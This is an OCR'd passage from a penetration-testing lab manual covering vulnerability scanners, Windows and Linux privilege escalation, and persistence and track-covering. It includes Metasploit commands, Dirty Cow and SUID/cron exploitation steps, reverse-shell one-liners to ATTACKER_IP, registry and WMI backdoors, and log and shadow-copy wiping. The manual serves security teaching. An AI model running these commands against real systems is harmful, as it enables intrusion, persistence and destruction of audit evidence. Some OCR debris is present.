
Step 4:

Add Title. Select Asset Group and Add IP. Then click on launch.



Step 5:

As you can see the attack has been launched.



Findings:

CVEsTable:


No.	Vulnerability Name	Vulnerability ID	Description	Systems Affected
1	SSLv3 POODLE Vulnerability	CVE-2014-3566	SSLv3 POODLE vulnerability, which affects TLSv1.0 if configured with SSLv3 cipher suites, allows attackers to perform a man-in-the-middle attack and decrypt communications.	Systems include those supporting TLSv1.0 with SSLv3 cipher suites
2	Sweet32 Vulnerability	CVE-2016-2183	Vulnerability in SSL/TLS protocols allows remote attackers to perform a birthday attack against ciphers with a 64-bit block size (Sweet32), potentially leading to the disclosure of cleartext data during encrypted sessions.	Systems utilizing SSL/TLS protocols with cipher suites employing 64-bit block ciphers, including those supporting DES, 3DES, IDEA, or RC2 encryption algorithms.
3	Deprecated Support for TLSv1.1	CVE-2022-1000867	The SSL/TLS server supports the deprecated Transport Layer Security (TLS) protocol version 1.1, which is no longer recommended due to potential weaknesses in certain vendor implementations. While TLSv1.1 itself may not have exploitable vulnerabilities, it is advisable to disable it and transition to stronger cryptographic protocols such as TLSv1.2 or TLSv1.3 for improved security.	Systems running SSL/TLS servers that support Transport Layer Security (TLS) protocol version 1.1 over port 443/tcp.

4	QID: 11827	HTTP Security Header Not Detected	This vulnerability report indicates the absence of certain critical HTTP security headers, namely the X-Content-Type-Options and Strict-Transport-Security headers. These headers play a crucial role in preventing various types of attacks such as cross-site scripting (XSS), clickjacking, and MIME-type sniffing. Failure to include these headers may expose the system to security risks and vulnerabilities.	Systems running HTTP servers on port 443/tcp where the X-Content-Type-Options and Strict-Transport-Security headers are not detected in the HTTP response.
5	CVE-2000-0649	Application Server Internal IP Address/Internal Network Name Disclosure Vulnerability	Some Web servers contain a vulnerability giving remote attackers the ability to attain your internal IP address or internal network name. An attacker connected to a host on your network using HTTPS (typically on port 443) could craft a specially formed GET request from the Web server resulting in a 3XX Object Moved error message containing the internal IP address or internal network name of the Web server. A target host using HTTP may also be vulnerable to this issue.	Microsoft IIS versions 2.0, 3.0, 4.0, 5.0, and 5.1

Part 3: Nikto

Nikto is an open-source web server vulnerability scanner used for identifying potential security vulnerabilities in web servers and applications. In this lab, participants will learn how to install and use Nikto to perform comprehensive web server scans. By gaining hands-on experience with Nikto, participants will develop essential skills for identifying security weaknesses in web applications and enhancing their overall security posture.


Step 1: Install nikto and then run it:



Scanning:

Now we will scan this website:

Scanning http://testphp.vulnweb.com/



Conclusion

This lab provided hands-on experience with Qualys VMDR and Acunetix, highlighting their roles in vulnerability assessment. You learned how to conduct scans, analyze reports, and prioritize vulnerabilities. Through the post-lab tasks, you will gain a deeper understanding of vulnerability management best practices and strategies for mitigating identified security risks. Nikto highlighting its role in identifying web application vulnerabilities. You learned how to utilize Nikto to scan websites, interpret the results, and prioritize potential security risks. Through the post-lab tasks, you will gain a deeper understanding of advanced Nikto functionalities, explore different web application security testing methodologies, and appreciate the importance of a multi-layered approach to securing web applications

Note: This conclusion emphasizes the importance of understanding both tools and going beyond basic scanning techniques for effective vulnerability management.

Post-Lab Tasks

2. **Comparative Analysis:** Conduct a comparative analysis of Qualys VMDR and Acunetix, highlighting their strengths and weaknesses in vulnerability assessment. Consider factors like target compatibility, scan types, reporting features, and ease of use.
3. **Advanced Vulnerability Management:** Research advanced vulnerability management techniques beyond basic scanning. Explore topics like vulnerability prioritization frameworks, exploit prediction models, and vulnerability intelligence feeds.

4. **Countermeasures and Mitigation Strategies:** Investigate various countermeasures and mitigation strategies for identified vulnerabilities. Consider factors like patching procedures, configuration best practices, and security hardening techniques

5. **Advanced Nikto Techniques:** Explore advanced functionalities of Nikto beyond basic scanning covered in this lab. Investigate topics like custom plugin development, scan result filtering, and integration with other security tools.
6. **Web Application Security Testing (WAST):** Research the concept of Web Application Security Testing (WAST) and compare it to Nikto. Consider factors like scanning methodologies, vulnerability detection capabilities, and integration with development lifecycles.
7. **Dynamic Application Security Testing (DAST):** Research the concept of Dynamic Application Security Testing (DAST) and its role in web application security assessments. Investigate how DAST complements static scanning tools like Nikto for a comprehensive security analysis.

Lab 05: Privilege Escalation

Objective:

-

Activity Outcomes:

Lab Overview

This comprehensive lab covers privilege escalation techniques for both Windows and Linux systems. You'll learn multiple methods to elevate privileges from standard user accounts to administrative (root/admin) level on these systems, focusing on kernel exploitation, misconfigurations, and other common vectors.

Lab Environment

- **Target Systems**:
  - Windows: Windows 7 Service Pack 1 (64-bit)
  - Linux: Ubuntu 12.04 (Linux kernel 3.2.0-23-generic)
- **Attacker System**: Kali Linux
- **Required Tools**:
  - Metasploit Framework
  - Windows Exploit Suggester
  - UACMe
  - Metasploit incognito module
  - Linux Exploit Suggester
  - GCC compiler
  - Standard Linux utilities (grep, crontab, find, etc.)

Section 1: Windows Privilege Escalation

1.1 Windows Kernel Exploitation

Concept Overview

- Windows kernel is the core of the operating system with complete control over all resources and hardware
- Windows NT kernel operates in two modes:
  - **User Mode**: Limited access to system resources (for third-party applications)
  - **Kernel Mode**: Unrestricted access to system resources and functionality
- Kernel exploitation allows code execution with the highest privileges (NT AUTHORITY/SYSTEM)

Methodology

1. Identify kernel vulnerabilities for the specific Windows version
2. Download, compile, and transfer kernel exploits to the target system

Tools

- **Windows Exploit Suggester**: Compares target's patch levels against Microsoft's vulnerability database
- **Metasploit Local Exploit Suggester**: Post-exploitation module that enumerates potential exploits

- **Windows Kernel Exploits Collection**: Curated kernel exploits sorted by CVE

Practical Exercise

1. Gain initial access to Windows 7 SP1 target (e.g., via Metasploit exploit)
2. Establish a Meterpreter session
3. Use local exploit suggester:

```
use post/multi/recon/local_exploit_suggester
set session [session_id]
run
```

4. Review potential exploits (e.g., MS16-014 for WMI subsystem)
5. Execute an appropriate exploit:

```
use exploit/windows/local/ms16_014_wmi
set session [session_id]
set LPORT [listening_port]
exploit
```

6. Verify privilege escalation:

```
getuid  # Should return NT AUTHORITY/SYSTEM
getprivs  # Should show elevated privileges
```

1.2 Bypassing UAC with UACMe

Understanding UAC

- User Account Control (UAC) is a Windows security feature introduced in Vista
- Prevents unauthorized changes to the operating system
- Two types of prompts:
  - **Consent Prompt**: For admin accounts (asks for confirmation)
  - **Credential Prompt**: For standard users (asks for admin password)
- UAC has various security levels (default: notify when apps try to make changes)

Requirements

- Must have access to an account in the local administrators group
- UAC settings affect bypassability (highest level is most difficult to bypass)

UACMe Tool

- Open-source privilege escalation tool developed by hfiref0x
- Contains over 60 exploits for different Windows versions (7, 8, 8.1, 10, Server 2012)
- Uses Akagi executable to bypass UAC by abusing Windows auto-elevate feature

Practical Exercise

1. Gain initial access with an admin account (e.g., via Metasploit)
2. Verify user is in administrators group:

```
net localgroup administrators
```

3. Check current UAC settings in Windows
4. Download UACMe from GitHub

5. Execute Akagi to bypass UAC:

   akagi64.exe [method_number] [payload_path]
   (e.g., akagi64.exe 1 C:\Temp\payload.exe)

6. Verify elevated privileges

1.3 Access Token Impersonation

Understanding Access Tokens

- Core element of Windows authentication process
- Created and managed by LSASS (Local Security Authority Subsystem Service)
- Identifies and describes the security context of a process or thread
- Two main types:
  - **Impersonate-level tokens**: Created from non-interactive logons
  - **Delegate-level tokens**: Created from interactive logons (more dangerous)

Required Privileges

- SeImpersonatePrivilege: Allows impersonation of tokens
- SeAssignPrimaryTokenPrivilege: Allows assignment of primary tokens
- SeCreateTokenPrivilege: Allows creation of arbitrary tokens

Incognito Module

- Metasploit module for listing and impersonating access tokens
- Can impersonate both delegation and impersonation tokens

Practical Exercise

1. Gain initial access to a system with SeImpersonatePrivilege (e.g., service account)
2. Load incognito module:

   load incognito

3. List available tokens:

   list_tokens -u *# List user tokens*
   list_tokens -g *# List group tokens*

4. Identify privileged tokens (e.g., administrator account)
5. Impersonate a privileged token:

   impersonate_token "DOMAIN\\username"

6. Verify privilege escalation:

   getuid
   getprivs

7. (Optional) Migrate to explorer.exe for better stability:

migrate [explorer_pid]

Section 2: Linux Privilege Escalation

2.1 Linux Kernel Exploitation

Concept Overview

- Linux kernel is the core of the operating system managing all hardware and software resources
- Kernel vulnerabilities can allow unprivileged users to execute arbitrary code with root privileges
- Different kernel versions and distributions have different vulnerabilities

Methodology

1. Identify the kernel version and distribution
2. Use Linux Exploit Suggester to find potential kernel exploits
3. Download and compile the exploit code
4. Transfer and execute the exploit on the target

Tools

- **Linux Exploit Suggester**: Shell script that compares kernel version against known exploits
- **GCC**: GNU C Compiler for compiling exploit code
- **Metasploit**: For initial access and some automated exploitation

Practical Exercise: Dirty Cow Exploit

1. Gain initial access to the target (e.g., via web application exploitation)
2. Verify current user is unprivileged (e.g., whoami, groups)
3. Download Linux Exploit Suggester:

   ```
   wget https://github.com/mzet-/linux-exploit-suggester/raw/master/linux-exploit-suggester.sh
   chmod +x linux-exploit-suggester.sh
   ```

4. Run the script to identify potential exploits:

   ```
   ./linux-exploit-suggester.sh
   ```

5. Look for the Dirty Cow exploit (CVE-2016-5195) which affects Ubuntu 12.04
6. Download the exploit code:

   ```
   wget https://www.exploit-db.com/download/40646/
   ```

7. Compile the exploit:

   ```
   gcc -pthread dirty.c -o dirty
   ```

8. Execute the exploit with a password for the new user:

   ```
   ./dirty password123
   ```

9. Verify the new user was created:

```
cat /etc/passwd | grep firefart
```

10. Switch to the new user:

```
su firefart
```

11. Verify root privileges:

```
whoami
```

2.2 Exploiting Misconfigured Cron Jobs

Concept Overview

- Cron is a time-based job scheduler in Unix-like operating systems
- Cron jobs automate repetitive tasks at specified intervals
- Misconfigurations can lead to privilege escalation when:
  - Scripts have improper permissions (world-writable)
  - Scripts process user-controlled files
  - Scripts run with root privileges

Methodology

1. Identify cron jobs scheduled by root
2. Check permissions of scripts and files used by cron jobs
3. Modify scripts or files to include malicious commands
4. Wait for the cron job to execute and gain elevated privileges

Practical Exercise

1. Gain initial access as an unprivileged user (e.g., "student")
2. Check for cron jobs:

```
crontab -l
```

3. Look for files owned by root in user directories:

```
find / -type f -user root 2>/dev/null | grep -v "/proc\|/sys"
```

4. Identify suspicious files (e.g., a "message" file in /home/student)
5. Search for references to the file in system scripts:

```
grep -r /home/student/message / 2>/dev/null
```

6. Find a script that copies the file (e.g., /usr/local/share/copy.sh)
7. Check permissions of the script:

```
ls -la /usr/local/share/copy.sh
```

8. Modify the script to add a command that grants root privileges:

printf '#!/bin/bash\n/bin/bash -c "echo \"student ALL=(ALL) NOPASSWD:ALL\" >> /etc/sudoers"' > /usr/local/share/copy.sh

9. Wait for the cron job to execute (typically every minute)
10. Verify privileges:

sudo -l
sudo su
whoami

2.3 Exploiting SUID Binaries

Concept Overview

- SUID (Set User ID) is a permission that allows users to execute a file with the permissions of the file owner
- When applied to a binary, it allows unprivileged users to run the binary with the owner's privileges
- Common SUID binaries include sudo, passwd, and others
- Misconfigurations or vulnerabilities in SUID binaries can lead to privilege escalation

Methodology

1. Find SUID binaries owned by root
2. Analyze the binary for vulnerabilities
3. Exploit the vulnerability to gain root privileges

Practical Exercise

1. Gain initial access as an unprivileged user (e.g., "student")
2. Find SUID binaries owned by root:

find / -type f -perm -4000 -user root 2>/dev/null

3. Identify interesting binaries (e.g., a "welcome" binary in /home/student)
4. Check the binary's properties:

ls -la /home/student/welcome

5. Analyze the binary using strings:

strings /home/student/welcome

6. Identify that the binary calls another binary (e.g., "greetings")
7. Replace the greetings binary with a bash shell:
8. cp /bin/bash /home/student/greetings

chmod +x /home/student/greetings

9. Execute the welcome binary, which will now run bash with root privileges:

/home/student/welcome

10. Verify root privileges:

```
whoami
id
```

Security Considerations

- **Authorization**: Only perform these activities in authorized environments
- **System Stability**: Kernel exploitation can cause system crashes and data loss
- **Testing Environment**: Use isolated systems for testing
- **Documentation**: Document all activities and findings thoroughly
- **Ethical Guidelines**: Respect organizational policies and legal requirements

Expected Outcomes

Upon completion of this lab, you should be able to:

- Understand the fundamentals of privilege escalation on both Windows and Linux systems
- Use both automated and manual methods to identify vulnerabilities
- Successfully elevate privileges using kernel exploits, UAC bypass, cron job exploitation, and SUID binary exploitation
- Document findings and remediation recommendations
-

Lab 06: Maintaining Access and Covering Tracks

Lab Overview
This lab focuses on techniques for maintaining access and covering tracks on both Windows and Linux systems. After gaining initial access and escalating privileges, attackers need methods to maintain persistence and hide their activities. This lab covers backdoors, persistence mechanisms, log manipulation, and evidence removal techniques for both operating systems.

Lab Environment

- **Target Systems**:
  - Windows: Windows 7 Service Pack 1 (64-bit)
  - Linux: Ubuntu 12.04 (Linux kernel 3.2.0-23-generic)
- **Attacker System**: Kali Linux
- **Required Tools**:
  - Metasploit Framework
  - Netcat
  - SSH
  - Windows utilities (certutil, powershell, task scheduler)
  - Linux utilities (cron, ssh keys, log files)
  - Log manipulation tools (logtamper, logrotten)

Section 1: Maintaining Access on Windows

1.1 Backdoors

Concept Overview
Backdoors provide alternative access points to a compromised system, allowing attackers to regain access even if the original entry point is discovered or closed.

Common Windows Backdoors

- **Metasploit Persistence**: Creates a persistent listener that reconnects to the attacker
- **Netcat Listener**: Sets up a reverse shell listener
- **Windows Scheduled Tasks**: Creates a task that executes a backdoor on schedule
- **Service Installation**: Installs a malicious service
- **Registry Run Keys**: Adds entries to registry that execute programs at startup

Practical Exercise: Metasploit Persistence

1. Establish a Meterpreter session on the target Windows system
2. Set up a persistent listener:

```
run post/multi/manage/persistent_shell
set session [session_id]
set LPORT [listening_port]
set LHOST [attacker_ip]
run
```

3. Verify persistence by disconnecting and reconnecting to the listener

Practical Exercise: Scheduled Task Backdoor

1. Upload a reverse shell script to the target:
   ```
   upload reverse_shell.ps1 C:\Temp\
   ```
2. Create a scheduled task that executes the script:
   ```
   shell
   schtasks /create /tn "MaintenanceTask" /tr "C:\Temp\reverse_shell.ps1" /sc daily /st 00:00
   ```

3. Verify the task was created:
   schtasks /query /tn "MaintenanceTask"

1.2 Persistence Mechanisms

Concept Overview

Persistence mechanisms ensure continued access to a compromised system across reboots and time periods.

Common Windows Persistence Techniques

- **User Logon Scripts**: Scripts that execute when a user logs in
- **Registry Autostart Keys**: Registry keys that run programs at startup
- **Service Persistence**: Installing malicious services
- **WMI Event Subscription**: Creating WMI events that trigger scripts
- **DLL Hijacking**: Replacing legitimate DLLs with malicious ones

Practical Exercise: Registry Run Key Persistence

1. Upload a payload to the target:

   upload payload.exe C:\Temp\

2. Add a registry entry to run the payload at user logon:

   shell
   reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Updater" /t REG_SZ /d "C:\Temp\payload.exe" /f

3. Verify the entry was created:

   reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Updater"

Practical Exercise: WMI Event Subscription

1. Create a WMI event subscription that triggers on process creation:
   run post/windows/manage/persistence_wmi

   set session [session_id]
   set EVENTFILTERNAME "ProcessStartFilter"
   set EVENTNAME "ProcessStartEvent"
   set COMMAND "C:\Temp\payload.exe"
   set TARGETPROCESS "explorer.exe"
   run

Section 2: Covering Tracks on Windows

2.1 Log Manipulation

Concept Overview

Windows logs record system activities, user actions, and security events. Manipulating these logs can hide attacker activities.

Common Windows Logs

- **Application Log**: Records application events
- **Security Log**: Records security-related events (logons, account changes)
- **System Log**: Records system events
- **PowerShell Logs**: Records PowerShell commands (Windows 7+)
- **Event Viewer Logs**: GUI for viewing logs

Practical Exercise: Clearing Event Logs

1. Use Metasploit's eventlogclear module:
   use post/windows/manage/clear_logs
   set session [session_id]

run

2. Manually clear specific logs:
   shell
   wevtutil cl Application
   wevtutil cl Security
   wevtutil cl System

Practical Exercise: PowerShell Log Manipulation

1. Disable PowerShell transcription logging:
   shell
   Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" -Name "EnableTranscripting" -Value 0

2. Clear PowerShell history:
   shell
   Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" -Name * -Force

2.2 Evidence Removal

Concept Overview

Removing evidence of compromise helps attackers avoid detection and maintain access longer.

Common Windows Evidence Removal Techniques

- **Clearing Command History**: Removing command prompt history
- **Deleting Temporary Files**: Removing files created during exploitation
- **Clearing Browser History**: Removing web browsing traces
- **Removing Tools**: Deleting uploaded tools and scripts
- **Clearing System Restore Points**: Removing restore points containing evidence

Practical Exercise: Clearing Command History

1. Clear current command prompt history:

   shell
   doskey /reinstall

2. Clear PowerShell history:

   shell
   Remove-Item (Get-PSReadlineOption).HistorySavePath

Practical Exercise: Removing Evidence

1. Delete uploaded tools:

   shell
   del C:\Temp\tools* /Q /F /S
   rmdir C:\Temp\tools

2. Clear system restore points:

   shell
   vssadmin delete shadows /for=C: /all

Section 3: Maintaining Access on Linux

3.1 Backdoors

Concept Overview

Linux backdoors provide alternative access points to maintain persistence on compromised systems.

Common Linux Backdoors

- **SSH Key Injection**: Adding attacker's SSH key to authorized_keys
- **Cron Jobs**: Creating scheduled tasks that execute backdoors
- **Netcat Listeners**: Setting up reverse shell listeners
- **Systemd Services**: Creating malicious systemd services
- **SUID Binaries**: Creating SUID binaries that provide root access

Practical Exercise: SSH Key Injection

1. Generate SSH key pair on attacker machine:

   ```
   ssh-keygen -t rsa -b 4096
   ```

2. Copy public key to target:

   ```
   ssh-copy-id -i ~/.ssh/id_rsa.pub user@target_ip
   ```

3. Verify access:

   ```
   ssh user@target_ip
   ```

Practical Exercise: Cron Job Backdoor

1. Create a cron job that executes a reverse shell:

   ```
   shell
   echo "* * * * * /bin/bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1" | crontab –
   ```

2. Verify the cron job was created:

   ```
   crontab -l
   ```

3.2 Persistence Mechanisms

Concept Overview

Persistence mechanisms ensure continued access to a compromised Linux system across reboots and time periods.

Common Linux Persistence Techniques

- **/etc/rc.local**: Script executed at boot time
- ~/.bashrc or ~/.profile: Scripts executed at user login
- /etc/init.d/: Scripts executed at system startup
- SSH authorized_keys: SSH key-based persistence
- Wtmp/utmp manipulation: Manipulating login records

Practical Exercise: /etc/rc.local Persistence

1. Create a reverse shell script:

   ```
   echo '#!/bin/bash' > /tmp/persistence.sh
   echo 'bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1' >> /tmp/persistence.sh
   chmod +x /tmp/persistence.sh
   ```

2. Add the script to /etc/rc.local:

   ```
   echo "/tmp/persistence.sh" >> /etc/rc.local
   chmod +x /etc/rc.local
   ```

Practical Exercise: SSH Key Persistence

1. Create a hidden directory for SSH keys:

```
mkdir -p /var/tmp/.ssh
```

2. Add attacker's public key to the directory:

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQ..." > /var/tmp/.ssh/authorized_keys
```

3. Set proper permissions:

```
chmod 700 /var/tmp/.ssh
chmod 600 /var/tmp/.ssh/authorized_keys
```

Section 4: Covering Tracks on Linux

4.1 Log Manipulation

Concept Overview

Linux logs record system activities, user actions, and security events. Manipulating these logs can hide attacker activities.

Common Linux Logs

- **/var/log/auth.log**: Records authentication events
- **/var/log/secure**: Records security events (RHEL/CentOS)
- **/var/log/wtmp**: Records login/logout history
- **/var/log/btmp**: Records failed login attempts
- **/var/log/messages**: General system messages
- **~/.bash_history**: Command history for the current user

Practical Exercise: Clearing Bash History

1. Clear current bash history:

```
shell
history -c
history -w
```

2. Edit ~/.bash_history to remove sensitive commands:

```
nano ~/.bash_history
```

3. Set history to not save commands:

```
echo "unset HISTFILE" >> ~/.bashrc
echo "unset HISTFILESIZE" >> ~/.bashrc
echo "unset HISTCONTROL" >> ~/.bashrc
echo "unset HISTIGNORE" >> ~/.bashrc
```

Practical Exercise: Clearing System Logs

1. Clear authentication logs:

```
shell
> /var/log/auth.log
> /var/log/secure
```

2. Clear login history:

```
shell
> /var/log/wtmp
> /var/log/btmp
```

3. Clear general system logs:

```
shell
> /var/log/messages
> /var/log/syslog
```

4.2 Evidence Removal
Concept Overview
Removing evidence of compromise helps attackers avoid detection and maintain access longer on Linux systems.

Common Linux Evidence Removal Techniques
- **Clearing Command History**: Removing bash history
- **Deleting Temporary Files**: Removing files created during exploitation
- **Clearing Logs**: Manipulating log files
- **Removing Tools**: Deleting uploaded tools and scripts
- **Clearing Log Files**: Using logrotate or other utilities

Practical Exercise: Clearing Log Files
1. Use logrotate to clear logs:
```
shell
echo "/var/log/auth.log {
  rotate 0
  size 0
  missingok
  notifempty
  compress
  delaycompress
  sharedscripts
  postrotate
     true
  endscript
}" > /etc/logrotate.d/clear-auth
logrotate -f /etc/logrotate.d/clear-auth
```
2. Clear system logs:
```
shell
for log in /var/log/*; do
  if [ -f "$log" ]; then
    > "$log"
  fi
done
```

Practical Exercise: Removing Evidence
1. Delete uploaded tools:
```
shell
rm -rf /tmp/tools
rm -f /tmp/payload
```
2. Clear system log files:
```
shell
for log in /var/log/*; do
  if [ -f "$log" ]; then
```

```
        > "$log"
    fi
done
```

Security Considerations

- **Authorization**: Only perform these activities in authorized environments
- **Detection**: Be aware that modern systems have enhanced logging and detection capabilities
- **Forensics**: Understand that even after covering tracks, forensic analysis may still reveal evidence
- **Ethical Guidelines**: Respect organizational policies and legal requirements
- **Documentation**: Document all activities and findings thoroughly

Expected Outcomes

Upon completion of this lab, you should be able to:

- Implement various backdoors and persistence mechanisms on both Windows and Linux
- Manipulate logs to hide attacker activities
- Remove evidence of compromise
- Understand the implications of maintaining access and covering tracks
- Apply ethical guidelines when using these techniques

Lab 07: Vulnerability Scoring

Lab Objectives:

- Understand the concept of vulnerabilities and their classification based on affected systems and impact.
- Explore popular vulnerability scoring frameworks (CVSS) and their role in vulnerability prioritization.
- Leverage vulnerability databases (NVD, Exploit-DB) for research and threat intelligence gathering.
- Simulate a penetration testing scenario, focusing on information gathering, vulnerability scanning, and exploitation (without actual execution).
- Analyze the impact of identified vulnerabilities and recommend mitigation strategies.

Activity Outcomes:

Upon successful completion of this lab, you will be able to:

- Describe various types of vulnerabilities and their potential impact on systems.
- Apply CVSS scoring to assess the severity of identified vulnerabilities.
- Utilize vulnerability databases for research purposes and identify potential exploits.
- Conduct a simulated penetration testing process, gathering information, scanning for vulnerabilities, and simulating exploitation techniques ethically.
- Recommend appropriate mitigation strategies based on the vulnerability analysis.

What are Vulnerabilities?

- Weaknesses or flaws in systems or applications.
- Can be exploited by attackers for unauthorized access or actions.
- Examples: Poor design, implementation oversights, misconfigurations.

Types of Vulnerabilities:

1. **Operating System (OS):** Exploited for privilege escalation (gaining more control).
2. **Misconfiguration-based:** Incorrect application or service setup (e.g., exposing data).
3. **Weak/Default Credentials:** Easy-to-guess login details like "admin/admin".
4. **Application Logic:** Poorly designed applications with exploitable weaknesses (e.g., in authentication).
5. **Human-Factor:** Leveraging human behavior, like phishing emails.

Importance of Learning Vulnerabilities:

- Penetration testers use them to assess applications and systems.
- Understanding vulnerabilities helps protect against attacks.

1. **An attacker has been able to upgrade the permissions of their system account from "user" to "administrator". What type of vulnerability is this?**

- **Answser: Operating System.**

2. **You manage to bypass a login panel using cookies to authenticate. What type of vulnerability is this?**

- **Answer:Application Logic**

Vulnerability Scoring:

Vulnerability scoring is a crucial aspect of vulnerability management. It helps prioritize which vulnerabilities to address first, allowing organizations to focus their resources on the most critical threats. Here's a breakdown of vulnerability scoring:

Purpose:

- Helps prioritize vulnerabilities based on potential risk and impact.
- Enables organizations to allocate resources effectively for patching and remediation.

Popular Frameworks:

- **Common Vulnerability Scoring System (CVSS):**
  - Widely adopted and free to use.
  - Assigns a score (0-10) based on exploitability, impact on CIA triad (Confidentiality, Integrity, Availability), and other factors.
  - Offers qualitative severity levels (None, Low, Medium, High, Critical) based on the score.
  - Limitations: Heavily relies on exploit availability (which isn't always the case) and doesn't fully consider an organization's specific risk profile.
- **Vulnerability Priority Rating (VPR):**
  - More modern, risk-driven approach.
  - Considers over 150 factors to assess risk specific to an organization (e.g., relevance of the vulnerable software).
  - Dynamic scoring: risk can change as the vulnerability ages or new information emerges.
  - Limitations: Not open-source and requires a commercial platform.

1. What year was the first iteration of CVSS published?

- Answer:The text says the Common Vulnerability Scoring System (CVSS) was first introduced in **2005**.

2. If you wanted to assess vulnerability based on the risk it poses to an organization, what framework would you use?

- Answer:The text suggests using **VPR (Vulnerability Priority Rating)** for assessing risk to an organization. It prioritizes vulnerabilities based on their relevance and potential impact on the specific organization.

3. If you wanted to use a framework that was free and open-source, what framework would that be?

- Answer:The text mentions that **CVSS (Common Vulnerability Scoring System)** is a free and open-source framework for vulnerability scoring.

What are Vulnerability Databases?

- Repositories that catalog known vulnerabilities in software, hardware, and systems.
- Provide details about each vulnerability, including:
